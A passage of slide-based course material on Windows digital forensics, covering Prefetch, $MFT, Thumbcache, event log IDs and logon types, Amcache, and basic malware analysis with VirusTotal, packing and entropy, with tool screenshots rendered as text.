08-04-24 20:12	Microsoft.Windows.ContentDeliveryManager_10.0.19041.1023_neutral_neutra	UnknownOrUserSid	S-1-5-21-671	varli	331	19555	4652383	123733	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	wuauerv	LocalSystem	S-1-5-18	systemprofile	6	658	4570875	1800017	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 21:13	\device\harddiskvolume5\program files\common files\mcafee\updmgr\10.2.14E	LocalSystem	S-1-5-18	systemprofile	6	36470	4515265	32355	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 21:13	\device\harddiskvolume5\program files\adobe\acrobat dc\acrobat\adobecollabs	UnknownOrUserSid	S-1-5-21-671	varli	331	33591	4415443	59334	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	wuauerv	UnknownOrUserSid	S-1-5-21-671	varli	331	658	3419278	1352364	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\windows\system32\compattelrunner.exe	LocalSystem	S-1-5-18	systemprofile	6	1608	2958644	42659	IF_TYPE_IEEE8021	Magenta075250	


[14] NetworkUsages .CSV output file by SrumECmd (Source: Author)

Module 2: Program Execution – Prefetch Files

- > Location: C:\Windows\Prefetch
 - > (EXENAME)-(HASH).pf
 - > Hash is based on
 - > path of executable and
 - > command line options of programs
- > Used by Windows OS to enhance an executables load time
- > Generally enabled on Client devices
 - > Disabled on servers, but can generally be enabled in Windows Registry!
 - > HKEY LOCAL MACH IN E\SYSTEM\CurrentControlSet\Control\Session Manager\Memory
 - > Management\PrefetchParameters
- > Forensic Value:
 - > Executable name
 - > Absolute Path of executable
 - > RunCount
 - > First time an application ran (+ last 8 execution times)
 - > List of files used by the program (first 10 seconds after starting)

Module 2: Program Execution – Prefetch Files

> Challenge Time!



The screenshot shows the WinPrefetchView application window. The 'File' menu is open, and the 'Advanced Options' option is selected. The main window displays a list of prefetch files with columns for Filename, Modified Time, File Size, Process EXE, and Process Path. Below the main list, there is a section for 'File Name', 'Full Path', and 'Device Path'.

Filename	Modified Time	File Size	Process EXE	Process Path
7ZFM.EXE-56D...	04-Nov-23 8:32:5...	18,848	7ZFM.EXE	C:\PROGRAM FILES\7-Zip\7zFM.exe
7ZG.EXE-F49B3...	20-Apr-24 9:59:4...	9,782	7ZG.EXE	C:\PROGRAM FILES\7-Zip\7zG.exe
ACCESSDATA_FTK...	13-Jan-24 2:29:0...	39,397	ACCESSDATA_FTK_...	C:\USERS\VARLI\APPDATA\LOCAL\TEMP\{29B1C51...
ACROBAT.EXE-F94F9B29.pf	12-Dec-22 5:36:31 PM	34,093	ACROBAT.EXE	C:\PROGRAM FILES\Adobe\ACROBAT DC\Acrobat\
ACROBAT.EXE-F94F9B2A.pf	12-Dec-22 5:36:31 PM	71,731	ACROBAT.EXE	C:\PROGRAM FILES\Adobe\ACROBAT DC\Acrobat\
ACROCEF.EXE-BD6343A7.pf	19-Apr-24 10:32:48 PM	37,572	ACROCEF.EXE	C:\PROGRAM FILES\Adobe\ACROBAT DC\Acrobat\
ACROCEF.EXE-BD6343A8.pf	19-Apr-24 10:32:48 PM	27,983	ACROCEF.EXE	C:\PROGRAM FILES\Adobe\ACROBAT DC\Acrobat\
ACROCEF.EXE-BD6343A9.pf	19-Apr-24 10:32:42 PM	16,302	ACROCEF.EXE	C:\PROGRAM FILES\Adobe\ACROBAT DC\Acrobat\
ACROCEF.EXE-BD6343AF.pf	19-Apr-24 10:32:42 PM	16,146	ACROCEF.EXE	C:\PROGRAM FILES\Adobe\ACROBAT DC\Acrobat\
ADOBE_LICENSEING_WF_ACRO.EXE-D948422D.pf	16-Dec-23 3:57:19 PM	30,812	ADOBE_LICENSEIN...	C:\PROGRAM FILES\Adobe\ACROBAT DC\Acrobat\
AI.EXE-517C04F0.pf	20-Apr-24 11:54:21 PM	27,454	AI.EXE	C:\PROGRAM FILES\MICROSOFT OFFICE\root\vfs\F
ALERTVIEWER.EXE-7807A241.pf	20-Feb-23 5:43:53 PM	42,641	ALERTVIEWER.EXE	C:\PROGRAM FILES\MCAFFEE\COREUI\ALERTVIEWE

File Name	Full Path	Device Path
7Z.DLL	C:\PROGRAM FILES\7-Zip\7z.dll	\VOLUME{01d853526f2c26d1-f06f3602}\PROGRAM FILES\7-ZIP\7Z.DLL
NTDLL.DLL	C:\Windows\System32\ntdll.dll	\VOLUME{01d853526f2c26d1-f06f3602}\WINDOWS\SYSTEM32\NTDLL.DLL
C_1252.NLS	C:\Windows\System32\C_1252.NLS	\VOLUME{01d853526f2c26d1-f06f3602}\WINDOWS\SYSTEM32\C_1252.NLS
C_850.NLS	C:\Windows\System32\C_850.NLS	\VOLUME{01d853526f2c26d1-f06f3602}\WINDOWS\SYSTEM32\C_850.NLS
L_INTL.NLS	C:\Windows\System32\L_intl.nls	\VOLUME{01d853526f2c26d1-f06f3602}\WINDOWS\SYSTEM32\L_INTL.NLS


[15] Advanced Options in WinPrefetchView for specifying other Prefetch source directory (Source: Author)

Module 3: File Use and Directory Knowledge

- > Include artifacts that can be used prove the existence of certain files and directories, even if they've been deleted.
- > Various artifacts:
 - > Thumbcache
 - > \$MFT
 - > Shimcache
 - > Amcache
 - > LNK Files
 - > Jump Lists
 - > ShellBags
 - > ...

Module 3: File Use and Directory Knowledge #1 - \$MFT

- > Location: C:\\$MFT
- > Master File Table: Index of every file & folder on the system.
- > MFT contains minimum one record for every file and directory.
 - > Each record contains attributes (filename, data attribute, etc.)
 - > Each MFT entry is **1024 bytes** in size



[16] NTFS Volume Layout Showing the \$MFT (Source: <https://docs.velociraptor.app/docs/forensic/ntfs/>
Accessed: 25, Apr 2024)

Module 3: File Use and Directory Knowledge #1 - \$MFT

- > Forensic Value:
 - > Timeline Analysis
 - > Knowledge about a file or directory
 - > MAC-Timestamps
 - > File Type
 - > Size
 - > ...

Evidence Tree	File List
\\.\PHYSICALDRIVE0	
C:\	
Windows-SSD [NTFS]	
[orphan]	
[root]	
\$BadClus	
\$Bitmap	
\$Extend	
\$Recycle.Bin	
\$Secure	
\$UpCase	
Config.Msi	
Dokumente und Einstellungen	
Drivers	
OneDriveTemp	
PerfLogs	
Program Files	
Program Files (x86)	
ProgramData	
Programme	
Recovery	
System Volume Information	
Users	
Windows	
XboxGames	
[unallocated space]	

Name	Size	Type	Date Modif...
\$Bitmap	30,453	Regula...	18-Apr-22 ...
\$Boot	8	Regula...	18-Apr-22 ...
\$I30	8	NTFS L...	20-Apr-24 ...
\$LogFile	65,536	Regula...	18-Apr-22 ...
\$MFT	735,232	Regula...	18-Apr-22 ...
\$MFTMirr	4	Regula...	18-Apr-22 ...
\$Secure	1	Regula...	18-Apr-22 ...
\$TXF_DATA	1	NTFS ...	20-Apr-24 ...
\$UpCase	128	Regula...	18-Apr-22 ...
\$Volume	0	Regula...	18-Apr-22 ...
.GamingRoot	1	Regula...	30-Nov-23 ...
appverifUL.dll	110	Regula...	30-Sep-23 ...
DumpStack.log.tmp	12	Regula...	20-Apr-24 ...

00000000 44 49 40 45 30 00 03 00-AT 0A 12 42 01 00 00 00 FILE--\$-b-...
00000010 01 00 02 00 38 00 01 00-00 01 00 00 04 00 00 ---S--S-...
00000020 00 00 00 00 00 00 00 00-07 00 00 00 00 00 00
00000030 13 52 00 00 00 00 00 00-10 00 00 00 00 00 00
00000040 00 00 18 00 00 00 00 00-48 00 00 18 00 00 00
00000050 01 24 20 4F 52 53 D8 01-01 24 2C 4F 52 53 D8 01 \$a,cr50 \$a,cr50
00000060 01 24 20 4F 52 53 D8 01-01 24 2C 4F 52 53 D8 01 \$a,cr50 \$a,cr50
00000070 06 00 00 00 00 00 00 00-00 00 00 00 00 00 00
00000080 00 00 00 00 00 01 00-00 00 00 00 00 00 00
00000090 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00
000000A0 00 00 18 00 00 00 03 00-4A 00 00 18 00 01 00
000000B0 08 00 00 00 00 00 00 00-01 24 2C 4F 52 53 D8 01 \$a,cr50
000000C0 01 24 20 4F 52 53 D8 01-01 24 2C 4F 52 53 D8 01 \$a,cr50 \$a,cr50
000000D0 01 24 20 4F 52 53 D8 01-00 40 00 00 00 00 00 \$a,cr50 \$a,cr50
000000E0 00 40 00 00 00 00 00-00 00 00 00 00 00 00 \$

[17] \$MFT Location, opened in FTK Imager (Source: Author)

Module 3: File Use and Directory Knowledge #1 – \$MFT

Timeline Explorer v0.8.2.1

File Tools Help

20180620102304_MFTECmd_Output.csv

Find: Enter value to find... 0 of 0 First scrollable column: Select a column to pin

Power filter: Enter filter criteria...

Drag a column header here to group by that column

Line	Tag	Entry Number	Sequence Number	In Use	Parent Entry ...	Parent Sequence...	Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File
1		0	1	✓	5	5	.	\$MFT					1
2		1	1	✓	5	5	.	\$MFTMirr					
3		2	2	✓	5	5	.	\$LogFile					
4		3	3	✓	5	5	.	\$Volume					
5		4	4	✓	5	5	.	\$AttrDef					
6		5	5	✓	5	5	.	.		✓			
7		6	6	✓	5	5	.	\$Bitmap					
8		7	7	✓	5	5	.	\$Boot					
9		8	8	✓	5	5	.	\$BadClus			✓		
10		8	8	✓	5	5	.	\$BadClus:\$Bad				✓	265
11		9	9	✓	5	5	.	\$Secure			✓		
12		9	9	✓	5	5	.	\$Secure:\$SDS				✓	
13		10	10	✓	5	5	.	\$UpCase					
14		11	11	✓	5	5	.	\$Extend		✓			
15		24	1	✓	11	11	.\\$Extend	\$Quota					
16		25	1	✓	11	11	.\\$Extend	\$ObjId					
17		26	1	✓	11	11	.\\$Extend	\$Reparse					
18		27	1	✓	11	11	.\\$Extend	\$RmMetadata		✓			
19		28	1	✓	27	27	1.\\$Extend\\$RmMetadata	\$Repair			✓		
20		28	1	✓	27	27	1.\\$Extend\\$RmMetadata	\$Repair:\$Config				✓	
21		29	1	✓	27	27	1.\\$Extend\\$RmMetadata	\$TxflLog		✓			
22		30	1	✓	27	27	1.\\$Extend\\$RmMetadata	\$Txf		✓			
23		31	1	✓	29	29	1.\\$Extend\\$RmMetadata\\$Txfl ne	\$Tns			✓		

C:\Temp\20180620102304_MFTECmd_Output.csv
















Total lines 133,615 | Visible lines 133,615

[18] MFTECmd .CSV Output opened with Timeline Explorer (Source: <https://binaryforay.blogspot.com/2018/06/introducing-mftecmd.html>
Accessed: 25, Apr 2024)

Module 3: File Use and Directory Knowledge #1 - Thumbcache

- > Location:
 - > C:\Users\%user%\AppData\Local\Microsoft\Windows\Explorer\
- > Stores thumbnails pictures of files (Win7+)
 - > Previously thumbs.db was used on Windows machines
 - > Even deleted pictures can be found here
 - > Thumbnails are generally included for:
 - > JPEG, BMP, GIF, PNG, TIFF, AVI, PDF, PPTX, DOCX, HTML, MP4 etc.
- > Forensic value:
 - > Proof of file existence
 - > (Partial) Recovery of deleted pictures

Module 3: File Use and Directory Knowledge #1 - Thumbcache

 thumbcache_16	02-Nov-21 10:32 PM	Data Base File	1,024 KB
 thumbcache_32	02-Nov-21 10:32 PM	Data Base File	1,024 KB
 thumbcache_48	27-Jan-22 9:10 PM	Data Base File	4,096 KB
 thumbcache_96	27-Sep-23 7:03 PM	Data Base File	34,816 KB
 thumbcache_256	06-Jul-22 11:23 AM	Data Base File	2,048 KB
 thumbcache_768	08-Jan-22 4:26 PM	Data Base File	3,072 KB
 thumbcache_1280	25-Sep-22 10:05 AM	Data Base File	8,192 KB
 thumbcache_1920	02-Nov-21 10:32 PM	Data Base File	1 KB
 thumbcache_2560	10-Nov-21 11:55 AM	Data Base File	1,024 KB
 thumbcache_custom_stream	02-Nov-21 10:32 PM	Data Base File	1 KB
 thumbcache_exif	15-Mar-22 6:09 PM	Data Base File	1,024 KB
 thumbcache_idx	15-Jan-22 11:40 PM	Data Base File	455 KB
 thumbcache_sr	02-Nov-21 10:32 PM	Data Base File	1 KB
 thumbcache_wide	02-Nov-21 10:32 PM	Data Base File	1 KB
 thumbcache_wide_alterate	02-Nov-21 10:32 PM	Data Base File	1 KB

[19] Thumbcache files (Source: Author)

Module 3: File Use and Directory Knowledge #1 - Thumbcache

Thumbcache Viewer

#	Filename	Cache Entry Offset	Cache Entry Size	Data Offset	Data Size	Data Checksum	Header Checksum	Cache Entry Hash	System
816	c92551975c86c749.bmp	34890032 B	36 KB	34890122 B	36 KB	b3c65dc3f9c4afc2	1ea0d39ae1a5ae9f	c92551975c86c749	Windows 10
817	5b3b8cffee22b839.bmp	34927136 B	36 KB	34927226 B	36 KB	f52f6956e63e4331	b2fb3f30b01a774e	5b3b8cffee22b839	Windows 10
818	eee3c53b91f68a00.bmp	34964240 B	36 KB	34964330 B	36 KB	98866703d2e5c835	4aeef929f650eae	eee3c53b91f68a00	Windows 10
819	6c1efba0d763af68.bmp	35001344 B	36 KB	35001434 B	36 KB	fd3240edc5018330	8c729df1a994e9e9	6c1efba0d763af68	Windows 10
820	27b87d0247baaa53.bmp	35038448 B	36 KB	35038538 B	36 KB	fd3240edc5018330	7fb6ee2703e4702a	27b87d0247baaa53	Windows 10
821	4d85d601a1bc1415.bmp	35075552 B	36 KB	35075642 B	36 KB	fd3240edc5018330	eb4ec8c7e46bec17	4d85d601a1bc1415	Windows 10
822	39e0ae52a62bc9c0.bmp	35112656 B	36 KB	35112746 B	36 KB	fd3240edc5018330	ed5c4b85c2f31dbb	39e0ae52a62bc9c0	Windows 10
823	4dcbb2cf32eb714.bmp	35149760 B	36 KB	35149850 B	36 KB	fd3240edc5018330	7ad0ea8c7f71081b	4dcbb2cf32eb714	Windows 10
824	ce5a96d9fbb68e95.bmp	35186864 B	36 KB	35186954 B	36 KB	fd3240edc5018330	2ce5e58c5342ff88	ce5a96d9fbb68e95	Windows 10
825	3e9b690d3a3bb758.bmp	35261072 B	36 KB	35261162 B	36 KB	fd3240edc5018330	ee10acea239f26e3	3e9b690d3a3bb758	Windows 10
826	5d82f59abb4f423.bmp	35298176 B	36 KB	35298266 B	36 KB	fd3240edc5018330	da993a701e1cf755	5d82f59abb4f423	Windows 10
827	80bd895e79943cf2.bmp	35335280 B	36 KB	35335370 B	36 KB	fd3240edc5018330	2517d1dc3200d05d	80bd895e79943cf2	Windows 10
828	3425d17cf3bff2cf.bmp	35372384 B	36 KB	35372474 B	36 KB	fd3240edc5018330	b24f085ac1d1eb6	3425d17cf3bff2cf	Windows 10
829	66b05d4c391810e3.bmp	35409488 B	36 KB	35409578 B	36 KB	fd3240edc5018330	376818601ac9fddd	66b05d4c391810e3	Windows 10
830	3377c257eb19dc36.bmp	35446592 B	36 KB	35446682 B	36 KB	fd3240edc5018330	d60a602db8e25619	3377c257eb19dc36	Windows 10
831	37d62ec5036d0137.bmp	35483696 B	36 KB	35483786 B	36 KB	fd3240edc5018330	681b1ac77eb62f7e	37d62ec5036d0137	Windows 10
832	cc8360b5f7ad1472.bmp	35520800 B	36 KB	35520890 B	36 KB	fd3240edc5018330	27835b1da06de779	cc8360b5f7ad1472	Windows 10
833	cccc328900a8a2ff.bmp	35557904 B	36 KB	35557994 B	36 KB	fd3240edc5018330	fcfd9685982156a0	cccc328900a8a2ff	Windows 10
834	6671b9754c09817.bmp	392664 B	36 KB	392750 B	36 KB	d64253cdc20db25	f9ab127af68e1614	06671b9754c09817	Windows 10
835	64b5b9a8171b0d7.bmp	1596888 B	36 KB	1596974 B	36 KB	4edd8fe00fab17ec	855ba88a38a84996	064b5b9a8171b0d7	Windows 10
836	186ba356920f5a4.bmp	1930824 B	36 KB	1930910 B	36 KB	e37b3e3e8e97e7a2	f31ca54b8539bb0e	0186ba356920f5a4	Windows 10
837	cfbcc71c664fde3.bmp	2264760 B	36 KB	2264846 B	36 KB	e5cee979b9875707	5532655c2f31795f	0cfbcc71c664fde3	Windows 10
838	1c0d5971a06969a.bmp	3118152 B	36 KB	3118238 B	36 KB	74b895cd4530dc5a	be1a7f93da22c513	01c0d5971a06969a	Windows 10
839	57f36bhf693c853.bmp	6801048 B	36 KB	6801134 B	36 KB	6bfed51e3e7d2a02	778b3334d39afa01	057f36bhf693c853	Windows 10

Time for a challenge!

[20] Thumbcache Viewer (Source: Author)

Module 4: Event Logs

- > Location (Win7+): C:\Windows\System32\winevt\Logs*.evtx
 - > Default locations can be changed in Windows Registry
- > Centralized recording of OS for:
 - > SW, HW, Security, ...
- > Have big value in IT (Admins, IT-Technicians, Blue-Teams):
 - > Audit, Troubleshooting, Log Forwarding (for analysis in SIEM)
- > Various Event Logs (!):
 - > System Logs
 - > Security Logs
 - > Application Logs
 - > Powershell Logs
 - > ...
- > Windows Tool: Event Viewer



[21] Event Viewer (Source: Author)

Module 4: Event Logs

Event type	Description
Error	An event that indicates a significant problem such as loss of data or loss of functionality. For example, if a service fails to load during startup, an Error event is logged.
Warning	An event that is not necessarily significant, but may indicate a possible future problem. For example, when disk space is low, a Warning event is logged. If an application can recover from an event without loss of functionality or data, it can generally classify the event as a Warning event.
Information	An event that describes the successful operation of an application, driver, or service. For example, when a network driver loads successfully, it may be appropriate to log an Information event. Note that it is generally inappropriate for a desktop application to log an event each time it starts.
Success Audit	An event that records an audited security access attempt that is successful. For example, a user's successful attempt to log on to the system is logged as a Success Audit event.
Failure Audit	An event that records an audited security access attempt that fails. For example, if a user tries to access a network drive and fails, the attempt is logged as a Failure Audit event.

[22] Event types used in event logging (Source: <https://learn.microsoft.com/en-us/windows/win32/eventlog/event-types>
Accessed: 25, Apr 2024)

Module 4: Event Logs

- > Forensic Value:
 - > Activity Tracking: Logins, app starts/stops, config changes
 - > Timestamp Analysis: Event timing
 - > User Identification: Which users performed actions
 - > Incident Investigation: Lateral Movement (RDP, WinRM), Objects accessed ...
- > Special focus on Security:
 - > User authentication
 - > Logon events (logon types)
 - > User behavior (Objects accessed, etc.)
 - > ...

Module 4: Event Logs

> Examples:

> Account Usage:

- > ID 4624: An account was successfully logged on
- > ID 4625: An account failed to log on
 - > Logon Types are relevant too! (more later on)
 - > Can be used to identify brute-force logins
- > ID 4634: An account was logged off
- > ID 4647: User initiated logoff
- > ID 4672: Special privileges assigned to new logon
- > Note: hacker logging in through backdoor, is not typically logged in events (uses different means than the standard API)

Module 4: Event Logs

Ereignis 4624, Microsoft Windows security auditing.

Allgemein Details

Ein Konto wurde erfolgreich angemeldet.

Antragsteller:

Sicherheits-ID:	SYSTEM
Kontoname:	VARLI\$
Kontodomäne:	WORKGROUP
Anmelde-ID:	0x3E7

Anmeldeinformationen:

Anmeldetyp:	5
Eingeschränkter Administratormodus:	-
Remote Credential Guard:	-
Virtuelles Konto:	Nein
Token mit erhöhten Rechten:	Ja

Identitätswechselebene: Identitätswechsel

Protokollname: Sicherheit

Quelle: Microsoft Windows security ; Protokolliert: 22-Apr-24 7:56:24 PM

Ereignis-ID: 4624 Aufgabenkategorie: Logon

Ebene: Informationen Schlüsselwörter: Überwachung erfolgreich

Benutzer: Nicht zutreffend Computer: Varli

Vorgangscod: Info

Weitere Informationen: [Onlinehilfe](#)

[23] 4624 Event, opened in Event Viewer (Source: Author)

Module 4: Event Logs

Logon type	#	Authenticators accepted	Examples
Interactive (also known as, Logon locally)	2	Password, Smartcard, other	Console logon; RUNAS; Hardware remote control solutions (such as Network KVM or Remote Access / Lights-Out Card in server) IIS Basic Auth (before IIS 6.0)
Network	3	Password, NT Hash, Kerberos ticket	NET USE; RPC calls; Remote registry; IIS integrated Windows auth; SQL Windows auth;
Batch	4	Password (stored as LSA secret)	Scheduled tasks
Service	5	Password (stored as LSA secret)	Windows services
NetworkCleartext	8	Password	IIS Basic Auth (IIS 6.0 and newer); Windows PowerShell with CredSSP
NewCredentials	9	Password	RUNAS /NETWORK
RemoteInteractive	10	Password, Smartcard, other	Remote Desktop (formerly known as "Terminal Services")

[24] Logon Types (Source: <https://learn.microsoft.com/en-us/windows-server/identity/securing-privileged-access/reference-tools-logon-types>
Accessed: 25, Apr 2024)

Module 4: Event Logs

> Examples:

> RDP Usage:

- > ID 4624: An account was successfully logged on
- > ID 4625: An account failed to log on
 - > Logon Type 10
- > ID 4778: A session was reconnected to a Window Station
- > ID 4779: A session was disconnected from a Window Station

Module 4: Event Logs

- > Examples are endless ...
 - > Basically endless Use Cases in a SIEM can be built ...
- > Therefore it is time for a new challenge!
 - > We are analyzing Security and Powershell Event Logs
- > Recommended Tool:
 - > EvtxECmd: <https://ericzimmerman.github.io/#!index.md>
(Accessed: 25, Apr 2024)
- > Recommended Resources:
 - > <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/> (!)
(Accessed: 25, Apr 2024)
 - > <https://ss64.com/ps/syntax-eventids.html> (Accessed: 25, Apr 2024)
 - > <https://www.linkedin.com/pulse/windows-powershells-event-id-iz-lee-tkrmc/> (Accessed: 25, Apr 2024)

Module 5: File Use and Directory Knowledge #2 – Amcache.hve

- > Include artifacts that can be used prove the existence of certain files and directories, even if they've been deleted.
- > Location (Win7+):
 - > C\Windows\AppCompat\Programs\Amcache.hve
- > Part of Shim Infrastructure (for compatibility reasons)
 - > Another forensic artifact also part of this is ShimCache
- > Amcache hive tracks both installed programs and programs executed, however an entry does not necessarily indicate program execution!
- > Forensic Value:
 - > Executable name/path
 - > SHA1 Hash (calculates only up to ~31.45 MB of executable)
 - > Size of binary
 - > Last Write Timestamps


Module 5: File Use and Directory Knowledge #2 – Amcache.hve

- > Generally more used for IR
 - > Existence of malware (check hashes) can be used to correlate with other program execution artifacts
 - > But can also be used for digital forensics for existence of anti-forensic tools
- > Time for a new challenge!
- > Recommended Tool
 - > AmcacheParser: <https://ericzimmerman.github.io/#!index.md> (Accessed: 25, Apr 2024)

Module 6: Malware Forensics - VirusTotal

- > Site: <https://www.virustotal.com/gui/home/upload>
- > Forensic analysis of Portable Executable (PE) files for identifying malicious objects or behaviors.
- > Can be used well in combination with Amcache.hve (due to hashes)
- > Used basically everywhere
 - > in Blue-Team, Red-Team & White Hat, Black Hat!
 - > Red-Team for example to create malware that evades various scanners
- > Publicly available
 - > Be careful with Customer Data
- > Analysis of suspicious files, URLs, IPs, ...
- > Usage of various antivirus engines, website scanners, analysis tools, sandboxes, ...

Module 6: Malware Forensics - VirusTotal



[25] VirusTotal (Source: <https://www.virustotal.com/gui/home/upload> (Accessed: 25, Apr 2024); Screenshot created by Author)

Module 6: Malware Forensics - VirusTotal

- > Static Analysis
 - > does not require that the code is executed
 - > Examines file for malicious signs
 - > Malicious infrastructure, libraries, packed files, ...
 - > Indicators may be:
 - > File names
 - > Hashes
 - > Strings
 - > IP addresses
 - > Domains
 - > File header data
 - > ...

Module 6: Malware Forensics - VirusTotal

- > (Static) Code Analysis
 - > Tools like disassemblers can be used to observe the malware
 - > Does not involve running the executable
 - > Examples for possible tools
 - > Ghidra
 - > <https://ghidra-sre.org/> (Accessed: 25, Apr 2024)
 - > IDA Pro
 - > <https://hex-rays.com/ida-pro/> (Accessed: 25, Apr 2024)
- > Malware can be sophisticated
 - > Specific strings and other data can be created dynamically
 - > Further anti-forensic techniques like anti reverse engineering (RE)
 - > Obfuscation, Packing, etc ...

Module 6: Malware Forensics - VirusTotal

- > Dynamic Analysis
 - > Malicious code is executed in an isolated environment (e.g., Sandbox)
 - > Less risk since it is isolated
 - > Takes much less time compared to static code analysis
 - > Malware gets more sophisticated
 - > Attackers most often have code in malware that detects sandbox environment
 - > Code runs only if condition is met

Module 6: Malware Forensics - VirusTotal

- > Packing: to hinder RE (e.g., UPX, ExeStealth, etc.)
 - > Involves compression, encryption to hide malicious features
 - > Stub code is used to decrypt content when executed
 - > Entropy can be used to detect packing
 - > Level of difficulty or the probability of independently predicting each number in a series

Table 1. Computed statistical measures based on four training sets.

DATA SETS	AVERAGE ENTROPY	99.99% CONFIDENCE INTERVALS (LOW TO HIGH)	HIGHEST ENTROPY (AVERAGE)	99.99% CONFIDENCE INTERVALS (LOW TO HIGH)
Plain text	4.347	4.066 – 4.629	4.715	4.401 – 5.030
Native executables	5.099	4.941 – 5.258	6.227	6.084 – 6.369
Packed executables	6.801	6.677 – 6.926	7.233	7.199 – 7.267
Encrypted executables	7.175	7.174 – 7.177	7.303	7.295 – 7.312

[26] Entropy Values indicating Packing (Source:

